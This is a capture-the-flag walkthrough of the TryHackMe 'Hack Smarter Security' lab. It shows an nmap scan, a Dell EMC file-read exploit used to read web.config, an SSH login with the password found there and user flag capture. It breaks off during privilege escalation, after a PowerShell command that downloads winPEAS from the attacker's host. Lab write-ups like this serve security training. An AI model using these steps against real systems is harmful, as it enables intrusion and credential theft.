

HACK SMART SECURITY


Link to machine : https://tryhackme.com/room/hacksmartersecurity

SCANNING

I performed an **nmap** aggressive scan to reveal open ports and the services running on them.









FOOTHOLD


The **nmap** scan revealed a web server running on port 80 and port 1311. So I accessed them using my browser.




I found a dell emc login panel.




I also got it's version.




I searched for exploits for the management system and found a file read vulnerability.







I read about the vulnerability and found that I was allowed to read files from the system.




I found a PoC on github that I downloaded.



I then ran the exploit and tried reading the default configuration file on IIS servers.





Since that was successful, I read the **web.config**. This is present in the **inetpub/wwwroot** folder.

Here, I found the password so I used it to log in using **ssh**.

```
┌──(root㉿kali)-[~/thm/hacksmartsec]
└─# ssh tyler@10.10.12.55
The authenticity of host '10.10.12.55 (10.10.12.55)' can't be established.
ED25519 key fingerprint is SHA256:MvevGrInODrfb/nv+rYdT743Q0BOkhOmNo5qlrhXCUg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.12.55' (ED25519) to the list of known hosts.
tyler@10.10.12.55's password:
```

Finally, I captured the user flag from Desktop.

```
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

tyler@HACKSMARTERSEC C:\Users\tyler>dir
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\Users\tyler

06/30/2023  07:10 PM    <DIR>          .
06/30/2023  07:10 PM    <DIR>          ..
06/30/2023  07:10 PM    <DIR>          3D Objects
06/30/2023  07:10 PM    <DIR>          Contacts
06/30/2023  07:12 PM    <DIR>          Desktop
06/30/2023  07:10 PM    <DIR>          Documents
06/30/2023  07:10 PM    <DIR>          Downloads
06/30/2023  07:10 PM    <DIR>          Favorites
06/30/2023  07:10 PM    <DIR>          Links
06/30/2023  07:10 PM    <DIR>          Music
06/30/2023  07:10 PM    <DIR>          Pictures
06/30/2023  07:10 PM    <DIR>          Saved Games
06/30/2023  07:10 PM    <DIR>          Searches
06/30/2023  07:10 PM    <DIR>          Videos
               0 File(s)              0 bytes
              14 Dir(s)  14,082,408,448 bytes free
```

```
tyler@HACKSMARTERSEC C:\Users\tyler>cd Desktop

tyler@HACKSMARTERSEC C:\Users\tyler\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\Users\tyler\Desktop

06/30/2023  07:12 PM    <DIR>          .
06/30/2023  07:12 PM    <DIR>          ..
06/21/2016  03:36 PM               527 EC2 Feedback.website
06/21/2016  03:36 PM               554 EC2 Microsoft Windows Guide.website
06/27/2023  09:42 AM                25 user.txt
               3 File(s)          1,106 bytes
               2 Dir(s)  14,082,408,448 bytes free

tyler@HACKSMARTERSEC C:\Users\tyler\Desktop>more user.txt
THM{[redacted]}
```

PRIVILEGE ESCALATION

I downloaded and tried running **winPEAS**, **PowerUp** but both of them got blocked by firewall.

```
PS C:\Users\tyler\Desktop> iwr http://10.21.17.140/winPEASx64.exe -Outfile C:\Users\tyler\Desktop\winPEAS.exe
PS C:\Users\tyler\Desktop> dir


    Directory: C:\Users\tyler\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/21/2016   3:36 PM            527 EC2 Feedback.website
-a----         6/21/2016   3:36 PM            554 EC2 Microsoft Windows Guide.website
-a----         6/27/2023   9:42 AM             25 user.txt
